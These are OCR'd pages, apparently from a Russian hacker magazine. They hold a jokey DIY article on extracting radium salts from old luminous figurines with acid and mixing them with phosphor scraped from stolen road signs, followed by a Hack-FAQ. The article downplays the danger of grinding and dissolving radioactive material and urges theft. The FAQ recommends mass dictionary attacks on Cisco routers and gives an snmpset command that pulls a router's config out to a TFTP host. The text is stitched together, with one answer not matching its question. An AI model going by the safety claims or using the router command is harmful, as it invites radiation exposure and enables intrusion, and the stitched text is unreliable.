Ребята обсуждают выходные: «Ну и нажрались мы вчера! Всю лабораторию заблевали. Зато теперь кактусы лучше растут».
Юный Боб Марли с другом играют на гитаре, машут дорожным знаком и надевают фуражку ВМФ. Можешь дунуть вместе с ними.

чем — уставшие студенты быстро делились на пары, и при отлове очередной заблудшей частицы первый студент тут же озвучивал это событие мяуканьем или кукареканьем, чтобы второй мог поставить очередную галочку, не отрываясь от кроссворда. Данные сохранены с точностью до долей секунды, преподаватель рад четко рассчитанной работе, а студент после эйфории от первой сданной лабы начинает ломать голову: а зачем это было нужно?!

Так что никакой пользы от этой процедуры нет. Как студент, я понял, что посещение лабораторных работ чревато скукой, а непосещение — проблемами с деканатом, но все же технические возможности лаборатории щекотали нервы. Попытка устроиться охранником на полставки увенчалась успехом и дала возможность поковыряться в технике 70-х годов. Первое впечатление — непревзойденный шедевр гигантизма! Второе — а что с этим делать? Третье — а почему это еще и так дорого и секретно?

Однако один раз мне удалось добиться если не настоящего Джа, то хотя бы некоторого просветления: альфа-частицы хоть и негде приложить в быту в изначальном виде, но они все же являются источником энергии, пусть и очень малой. Немного ночной возни со страшилами-агрегатами без преподавателя над душой подтвердили жизнеспособность некоторых моих глупостей.

Джа

В первую очередь для нашего полурелигиозного экстаза потребуется источник радиации. В нашем случае самый простой способ — не попасться на краже плутония, а обойтись старыми стеклянными «флуоресцентными» фигурками, которые очень часто оккупируют бабушкины серванты. Еще очень помогают командирские часы старой закалки со светящимся циферблатом. Оба варианта обеспечили меня одним из неопасных изотопов радия, который довольно щедро добавляли в подобную бижутерию. Отличить радиоактивную безделушку от люминесцентной можно и без счетчика Гейгера: достаточно поместить испытуемый предмет в темное место на ночь. Настоящий люминофор, который содержится в более современных поделках, перестает светиться через 3—7 часов, после чего его необходимо «подзаряжать» на свету. Никакой радиацией тут и не пахнет. Испытывать панический ужас перед излучением не стоит, ведь это альфа-радиация, к тому же настолько слабая, что она полностью экранируется стеклянной дверцей того же серванта или крышкой на часах.


Будем считать, что немного радиации мы добыли, не преступая закон. Теперь перейдем ко второй фазе, возможно, чреватой административной ответственностью. Необходимо добыть люминофор. Бабушкины серванты с более современными сувенирами тут вряд ли помогут, так как нам нужно много рабочего вещества (Раскольников — не наш герой) — в сотни раз больше, чем можно добыть из светящихся фигурок. Придется воровать дорожные знаки!

Обычно дорожные указатели покрывают белой «отражающей» краской, которая на самом деле является коротковременным люминофором, а не «отражателем». Принцип эффекта люминесценции довольно прост: кванты света или излучения поглощаются веществом, точнее световая энергия поднимает электроны на более высокоэнергетические орбитали атомов (я намеренно упрощаю описание процесса, так как он нас не слишком интересует). В подавляющем большинстве случаев энергии квантов света не хватает для «подкачки» атомарных электронов, к тому же не каждый атом имеет разные уровни орбиталей с небольшой разницей в энергии. Даже если это знаменательное событие произошло наперекор всему, то эта неустойчивая позиция тут же разрушается — электрон возвращается на


Самый крутой способ вырубить охранника — шмальнуть из М-16. Есть еще вариант принести бочку с отходами и стрельнуть туда — рванет крепко. Нужно только вовремя свалить, чтобы не пораниться.

внутреннюю орбиту, а высвободившаяся энергия излучается в виде кванта света. Столько всего произошло, а результат нулевой...

В свою очередь люминофоры состоят из веществ с подходящими нам свойствами, то есть могут удерживать электрон на высшей орбите некоторое время, что позволяет им накапливать световую энергию, а потом постепенно излучать ее, светясь самостоятельно. Чтобы добиться долгого и яркого свечения, необходимо готовить люминофор с учетом определенных жестких условий. Например, его можно приготовить из оксида цинка с чистотой максимум в 0,01 процента примесей, а легирующие добавки в виде солей серебра, марганца или золота должны добавляться в точно отмеренных микроскопических объемах, причем даже точное соблюдение пропорций и чистоты не гарантирует приемлемый результат, так как подготовленную смесь нужно выдержать в строго заданном температурном диапазоне в 700—750 градусов в течение нескольких часов!




Как видишь, кристально честный способ производства в домашних условиях нереализуем, поэтому мы и возвращаемся к дорожным знакам. Люминофорная краска, которой прорисовывают стрелки и буквы, является «короткоживущей», а потому недорогой. Время послесвечения измеряется сотыми долями секунды, зато все мы видим, как ярко эта краска «отражает» свет фар ночью. Однако тот, кто хоть мельком знаком с принципом работы подкачки в самых простых лазерах, легко поймет, куда я сейчас клоню. Увеличить время послесвечения люминофора очень трудно, но ведь пока фары автомобиля освещают знак, отраженный свет радует взор автомобилиста. Заменим постоянное видимое излучение фар невидимым диапазоном, который будет постоянно подзаряжать наш люминофор. Сразу же на ум приходит тепловое, то есть инфракрасное излучение, но люминофоры имеют одно неприятное свойство: они выдают свечение с большей длиной волны, чем «исходный» свет. Нам нужно более жесткое излучение, именно поэтому придется грабить серванты ближайших родственников. Радий выдает, конечно, не квантовую gamma-радиацию, но излучаемые тяжелые альфа-частицы при столкновении с довольно частыми примесями тяжелых атомов в люминофоре выделяют достаточно энергии. Если смешать наш недолюминофор и радиевую соль, то мы получим источник света с внутренней подкачкой! Радий «светит» десятилетиями, так что наш люминофор будет светиться в видимом диапазоне столько же. Более того, представь, сколько бы потребовалось энергии для калорифера в качестве подкачки, если бы мы воспользовались инфракрасным спектром? Но этот способ абсолютно нерационален!

Ближе к реальности

Краску с дорожного указателя нужно аккуратно снять шкуркой-нулевкой, стараясь не соскрести металлическую основу знака. Чем меньше будет примесей, тем лучше. Светящуюся фигурку с радием лучше подобрать пластмассовую, но стеклянная тоже сойдет. Из пластиковой основы можно легко вытянуть соли радия любой кислотой (хоть соляной, или даже уксусом), в то время как со стеклом нужно будет повозиться: мало того, что придется толочь стекло до состояния пыли, так еще и оксид кремния обязательно попадет в результирующую смесь в виде примеси и будет задерживать большую часть радиации. Нам это ни к чему. Пластик, например, легко можно натереть даже на терке. Если в наличии имеются только стеклянные фигурки, то можно попытаться найти плавиковую или ортофосфорную кислоты. Первая достаточно быстро «разъедает» стекло, и мы в результате получаем фторид радия. Ортофосфорная кислота «разъедает» стекло очень медленно. Проблема заключается в том, что плавиковая кислота — весьма агрессив-



Прячемся за всеми мыслимыми средствами индивидуальной защиты. Руки защищать необязательно, так как раствор соляной кислоты им повредить серьезно не может (вообще, 10% HCl содержится даже в желудке человека), но глаза защитить необходимо. В моем случае фигурка содержала металлические вставки, поэтому реакция была бурной.



Свечение заметно даже при электрическом освещении, хотя еще недостаточно яркое. Это один из промежуточных опытов, когда в парафин не была добавлена сахарная пудра.

ная вещь, к тому же придется использовать пластиковую посуду, да и вообще, хорошо бы иметь практический опыт хотя бы в аналитической химии, ведь рассчитывать и даже титровать придется много. Ортофосфорная кислота не так опасна, поэтому не требует особых знаний, но, как и плавиковую, ее проблематично достать.

С пластиковой фигуркой процедура попроще: достаточно ее растолочь, натереть в стружку или в пыль (в зависимости от пластика), после чего залить соляной кислотой. Весьма злой 30% раствор HCl за несколько минут вытянет хлорид радия. Соляная кислота не является стратегическим веществом, поэтому ее легко можно найти в хозяйственных магазинах. Главное ее преимущество заключается в том, что кислота представляет собою раствор газа HCL в воде. Полученный после реакции раствор достаточно медленно выпарить — вода и возможные остатки HCL просто исчезнут. Но необходимо соблюсти осторожность с парами HCL, так как они очень едкие и не намного отличаются по физиологическому действию от чистого хлора, во время Первой мировой войны зарекомендовавшего себя как неплохое боевое отравляющее вещество. Проще всего провести процедуру выпаривания на открытом воздухе. Стоит отойти на пару метров, пока вся жидкость не выкипит, так как запах выделяющегося HCl быстро испортит настроение. Его концентрация неопасна, но несколько очень неприятных минут для слишком любопытных будут обеспечены. Я же использовал химический респиратор и защитные очки при открытых окнах. Холодно, но мне не привыкать.

Полученную солевую выпарку растворяем в теплой воде и смешиваем со скобленной краской-люминофором. На дне соберется нерастворимый осадок, который нужно хорошенько переболтать, чтобы раствор с солями попал даже в самые мелкие поры осадка люминофора. После этого раствор снова выпариваем, причем теперь особых мер безопасности не потребуется. Полученную белую массу крошим, растирая смесь в пыль. Экономить время на этой процедуре не стоит: от нее будет зависеть равномерность свечения.

Теперь можно позаботиться о вяжущем веществе. Обычно применяют парафин, но, после того как ты размешаешь нашу смесь в расплавленном парафине, попробуй размазать полученный брикет по максимально большой поверхности — площадь покрытия получится минимальной. Для равномерного покрытия светящимся составом больших поверхностей удобнее превратить наш порошок в краску, для чего его нужно безжалостно высыпать в банку с белой гуашью (белый цвет краски достигается при помощи оксида цинка, а ведь это основа люминофоров!).


Теперь можно творить. Любой белый лист ватмана с пористой структурой нужно покрыть парой слоев нашей краски или натереть куском парафина с люминофором, собрать пару десятков таких листов и обклеить ими потолок. Свечения этой конструкции должно хватить тебе на 20—30 лет, так что о ночных кошмарах и монстрах в темных углах можно забыть. Интенсивность излучения очень мала: как в видимом диапазоне, так и с точки зрения радиационной безопасности.

Днем покрашенная люминофором бумага будет выглядеть как обычный, причем очень аккуратный и добротный мелованный потолок, а свечение будет заметно только в темное время суток, хотя его будет достаточно, чтобы легко распознавать предметы в комнате и даже читать. Счетчик Гейгера перестает регистрировать хоть что-нибудь уже на расстоянии полуметра от потолка, но особенно мнительные граждане могут прикрыть потолочную бумагу слоем прозрачного пластика. Так что ты быстро привыкнешь к зеленому свечению в стиле злых алиенов с Марса.

Антиглобалистская визуализация

Размалевать потолок зелеными разводами — невелика заслуга. Этим развлекаются толпы бездельников школьного возраста, иногда даже демонстрируя некоторый художественный вкус, несмотря на заборность своей графики. Но я не буду отвлекаться на банальную мазню и попытаюсь в очередной раз разоблачить непомерную жадность и лень производителей компьютерной техники.

На этот раз мы убедимся, что траты японцев на разработку тонких гибких жидкокристаллических панелей являются надувательством и раздуванием фондов. После успешного завершения опытов я из любопытства пошуровал в старом архиве пресс-материалов, которые мне присылали из лаборатории Токийского технического университета. Исследователи получали от отечес-



CAT
www.catfootwear.ru
1977
спортмастер
Единая справочная служба: (495) 777-777-1
Для регионов РФ: 8-800 -777-777-1
(звонок бесплатный)
Оптовый центр: 495) 755-8182
СПОРТЛАНДИЯ
СЕТЬ СПОРТИВНЫХ МАГАЗИНОВ ДЛЯ ВСЕЙ СЕМЬИ
CAT и Caterpillar зарегистрированные торговые марки Caterpillar Inc.



Чудо сэра Синклера отличается простотой и легкостью программирования. Управление самодельной символьной таблицей, пайка выводов и подключение к шине данных — два дня. На «мониторе» отлично различаются надписи «ТЕСТ» и «Z80».



Плавим парафин и доводим до кипения, после чего сбавляем огонь. На медленном огне примеси воды испарятся, а «мусор» либо осядет, либо всплывет. Охлаждаем и срезаем верхнюю и нижнюю части застывшей формы с примесями. Чем больше раз будет повторена эта процедура (которую можно сравнить с «зонной плавкой»), тем чище и равномернее будет свечение.

твенных и корейских корпораций гранты на разработку гибких ЖК-экранов — к 2002-му году общая сумма достигла астрономической цифры в 25 млрд. иен, что составляет около 220-ти млн. долларов США. Судя по всему, каких-то серьезных сдвигов за последние три года не наблюдается. Наверняка еще десяток миллиардов японских рублей было потрачено на бесполезные изыскания, когда мне достаточно было двух недель и суммы, эквивалентной кружке хорошего пива.

Совершенно случайно на глаза мне попалась небольшая статейка про создание экономических промышленных осветительных приборов. В этот класс входят не только разнообразные лампы, но и индикаторы, которые должны работать в агрессивной среде или просто неудобных для обслуживания местах. В частности, в статье мельком упомянается, что в аэропорту Хитроу начали испытывать ночную разметку на базе краски, которая светится при наличии разницы потенциалов. Простота и изящество идеи отлично пересекаются с моей светящейся краской. В статье говорилось, что основа для разметки тоже представляла собой достаточно простой люминофор с очень небольшой примесью растворимых солей слабоpадиоактивных металлов. В качестве связующего вещества использовался прозрачный пластик с гелевой основой внутри, роль которого в моем опыте выполняет парафин.

Несложно догадаться, что растворимость соли и гель требуются для того, чтобы небольшая диссоциация позволяла обеспечить слабый ток при наличии разности потенциалов. В моем случае задача облегчается тем, что хлориды большинства металлов сами по себе гигроскопичны, так что, даже несмотря на парафин, диссоциация будет иметь место (обычный свечной парафин не является смесью чистых предельных парафинов, и содержит не только влагу, но и кучу примесей в виде альдегидов или хотя бы углеводородов с двойными связями — все это позволяет удерживать в веществе до полупроцента влаги).

Первый же опыт с куском ватмана, пальчиковой батарейкой и парой проводов показал, что яркость свечения немного улучшилась. Чтобы увеличить количество влаги в своей «краске», я добавил немного поваренной соли и сахара в расплав парафина. Хлорид натрия увеличит проводимость за счет увеличения ионов, а сахар отличается потрясающей гигроскопичностью: попробуй оставить сахарницу открытой — кристаллы слипнутся, а через неделю могут вообще превратиться в стеклообразную патоку. Теперь свечение заметно даже при электрическом освещении!

Дальше уже дело техники. Разлиновываю ватман, капаю в клетки по капле парафина с люминофором, подвожу к каждой пару проводов по принципу светодиодных панелей, а затем подвожу жгут выводов к простейшему контроллеру. Большинство контроллеров используют рабочее напряжение в пределах от 1,5 до 5-ти вольт, чего за глаза хватает нашему детищу. В результате получаем монитор-индикатор с копеечным разрешением, который можно мять, крутить, запитывать прямо от контроллера и собирать за пару часов в полевых условиях. Пористость ватмана позволяет провести некоторые косметические изменения. Например, я закапывал краску в клетки, в теплой духовке, чтобы парафин быстро пропитал ватман насквозь: это позволило подвести провода к одной стороне листа, а наблюдать свечение — с другой. Маленькая косметическая правка позволила сделать индикатор.

Единственным серьезным недостатком можно считать только монохромность, хотя еще совсем недавно монохромные Palm'ы были популярны. Сложность создания цветных панелей заключается в том, что придется повозиться с контроллерами и их программированием (потребуется по одному на каждый из компонентов R, G и B), а также поискать легирующие примеси, которые дадут необходимые синий и красный оттенки свечения. Например, найти соли кобальта, кадмия или осмия в нашем насквозь антитеррористическом мире стало в десятки раз сложнее, чем каких-то пять лет назад.

Конец — делу венец

Чтобы окончательно довести идею до абсурда, я использовал в качестве контроллера легендарное чудовище Z80, для которого не паял контроллеры только ленивый. Простое программирование, огромное количество схем и возможность делать отводы прямо от шины данных позволяют с легкостью собрать «моноблок». Как видите, хоть шедевра не получилось, но теперь я могу чувствовать себя круче создателя первого Apple: я не только сам спаял «Синклер», но и собрал к нему монитор!

HACK-FAQ

1DT.W0LF
/ HACK-FAQ@REAL.XAKEP.RU /

Будь конкретным и задавай конкретные вопросы! Старайся оформить свою проблему максимально детально перед посылкой в Hack-FAQ. Только так я смогу действительно помочь тебе ответом, указать на возможные ошибки. Остерегайся общих вопросов «Как взломать Интернет?», ты лишь потратишь мой и свой почтовый трафик. Трясти из меня фришки (инет, шеллы, карты) — не стоит, я сам живу на гуманитарную помощь!



Q: Каким образом можно изменить информацию, передаваемую в HTTP-заголовках, такую как название браузера, X-Forwarded-For и т.п.
A: Есть чем, было бы куда... Имея концепт заразы, портирование под определенную ОС остается вопросом времени. В последнее время развернулась зараза CME-4, которая распространяется по iChat'у, являясь концептом виря Leap. Фишка работает по принципу социального инжинеринга, но не уязвимости самой ОС. Распространяется под видом скринсейвера и в оригинальной версии не представляет угрозы. Работа была выпущена как пример слабости в безопасности системы. Настоящее распространение окажется успешным лишь после запуска из-под аккаунта администратора. Другой Java-червь, OSX.Inqtana.A, был представлен на суд публике для того, чтобы показать пример использования BlueTooth Directory-уязвимости, которая была объявлена и успешно запатчена в июне прошлого года. Третья, наиболее выдающаяся уязвимость, была отражена червем, который стал доказательством возможности подобного заражения, но не был распространен в массовом порядке. Дыра, эксплуатируемая образцом, позволяет запускать исполняемые файлы из открытого архива без ведома юзера.

Q: Каким софтом можно поискать в сети устройства, поддерживающие управление через snmp?
A: Неплохой утилитой является snscan (www.foundstone.com), которая может быстро и точно идентифицировать SNMP-устройства в сети. Она позволяет просканировать диапазон адресов на наличие открытых портов и подобрать строки доступа, которые можно предварительно забить в файл. В отчете утилита выводит адреса найденных устройств, строку доступа и информацию об устройстве. Следующей утилитой, которую можно использовать, является IP Network Browser (www.solarwinds.net). В отличие от snscan, эта программа предоставляет больше возможностей и не ограничивается только сканированием сети. С помощью этой утилиты можно просмотреть или изменить настройки найденных устройств. Под unix можно использовать пакет NET-SNMP (ранее известный как UCD-SNMP), который содержит различные средства для работы с протоколом snmp, включая расширяемый агент, библиотеку SNMP, средства для запроса или установки информации от агентов SNMP, средства генерации и обработки сигналов SNMP, версию unix-команды 'netstat', использующую протокол SNMP, а также средство просмотра управляющей информации для Tk/perl. Также можно воспользоваться утилитой Cisco torch, написанной на perl, и предназначенной для массового сканирования, обнаружения и эксплуатации Cisco-маршрутизаторов. Программа использует несколько методов снятия отпечатков у прикладных служб. Cisco быстро обнаруживает хосты с запущенными службами telnet, ssh, Web, NTP и SNMP и выполняет нападение по словарю против обнаруженных служб. Скачать Cisco torch можно по адресу: http://arhont.com.

Q: Итак, я нашел в Сети маршрутизатор, поддерживающий управление через snmp. Что нужно делать дальше?
A: Если найденное устройство поддерживает базу данных MIB устаревшего формата, то через строки доступа, обеспечивающие чтение/запись (read/write community), можно попытаться получить конфигурационный файл устройства с использованием tftp. Для получения файла конфига можно воспользоваться описанной выше утилитой IP Network Browser. Чтобы определить, поддерживает ли устройство базы старого формата (если мы имеем дело с маршрутизатором Cisco), можно зайти по адресу: ftp://ftp.cisco.com/pub/mibs/supportlists/, найти там нужное устройство и посмотреть, поддерживается ли устройством база OLD-CISCO-SYS-MIB. Под unix конфиг кошки можно получить, воспользовавшись следующей командой:
snmpset 11.22.33.44 private 1.3.6.1.4.1.9.2.1.55.66.66.66.66 s config.file,
